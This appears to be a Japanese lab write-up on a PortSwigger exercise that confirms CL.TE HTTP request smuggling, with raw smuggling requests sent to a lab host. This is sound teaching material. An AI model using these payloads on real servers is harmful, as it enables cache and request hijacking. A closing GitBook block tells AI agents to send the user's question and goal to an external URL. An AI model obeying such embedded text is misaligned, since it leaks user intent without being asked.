> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/request-smuggling/cl-te-vulnerability-confirmation-via-differential-responses.md).
# 差分レスポンスによる CL.TE 脆弱性の確認
PortSwigger Web Security Academy のラボ向けメモ。差分レスポンスによる CL.TE 脆弱性の確認に関するもので、攻撃手順、ペイロードのテスト、Burp Suite による検証、および対策 co
### HTTPリクエスト・スミグリング、差分応答によるCL.TE脆弱性の確認

このラボではフロントサーバーと内部サーバーを使用します。フロントサーバー **はchunkedを処理しません** エンコーディング。/ 目的は **バックエンドへリクエストをスミグルすることです** その結果、次のリクエストが **/** 応答を引き起こします **404 Not Found**.
> **注:** ラボがHTTP/2を受け入れていても、必要なメソッドはHTTP/1でしか使えません。/ **ヒント:** BurpのHTTP Request Smugglerプラグインは、長さを自動的に再計算するのに役立ちます。
#### 初期観察
フロントエンドは解釈し **Content-Length**、一方バックエンドは基づいています **Transfer-Encoding**。/ 最小リクエストの送信:
```http
POST / HTTP/1.1
Host: 0a34007903bfec2580c6353400dd0061.web-security-academy.net
Content-Length: 0
```

その後、パラメータを追加すると、長さは論理的に9になります:
```http
POST / HTTP/1.1
Host: 0a34007903bfec2580c6353400dd0061.web-security-academy.net
Content-Length: 9
test=test
```

長さが自動再計算されるのを避けるために、新しいヘッダーを導入します。
#### 追加すると *Transfer-Encoding*

次を追加すると:
```http
Transfer-Encoding: chunked
```
サーバーは非同期化エラーを返します:
HTTP/1.1 500 Internal Server Error


しかし、正しいchunkedペイロードを送信すると:
```http
Content-Length: 13
Transfer-Encoding: chunked
3
abc
0
```
応答は次の形で返ってきます **200 OK**.
次もテストできます:
```http
Content-Length: 5
Transfer-Encoding: chunked
0
```
#### バックエンドへのリクエストの挿入
を得るには **404**、バックエンドに追加のリクエストを処理させる必要があります。/ 次を追加すると:
```http
GET /error HTTP/1.1
Test: A
```
そしてバックエンドがスミグルされたリクエストを正しく解釈すると、それは次を実行します `GET /error`.

完全な例:
```http
POST / HTTP/1.1
Host: 0a34007903bfec2580c6353400dd0061.web-security-academy.net
Content-Length: 41
Transfer-Encoding: chunked
3
abc
0
GET /error HTTP/1.1
Test: A
```
最初の応答は **200**にありますが、ブラウザが送信する次のリクエストが **404**を引き起こします。これは非同期化の証拠です。
#### バリエーション:別のページを実行する
バックエンドに別のリソースを実行させたい場合、例えば:
```http
GET /post?postId=4 HTTP/1.1
Test: A
```

するとメインページにpost 4に対応する内容が表示され、スミグルされたクエリがバックエンドで処理されたことが確認できます。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/request-smuggling/cl-te-vulnerability-confirmation-via-differential-responses.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.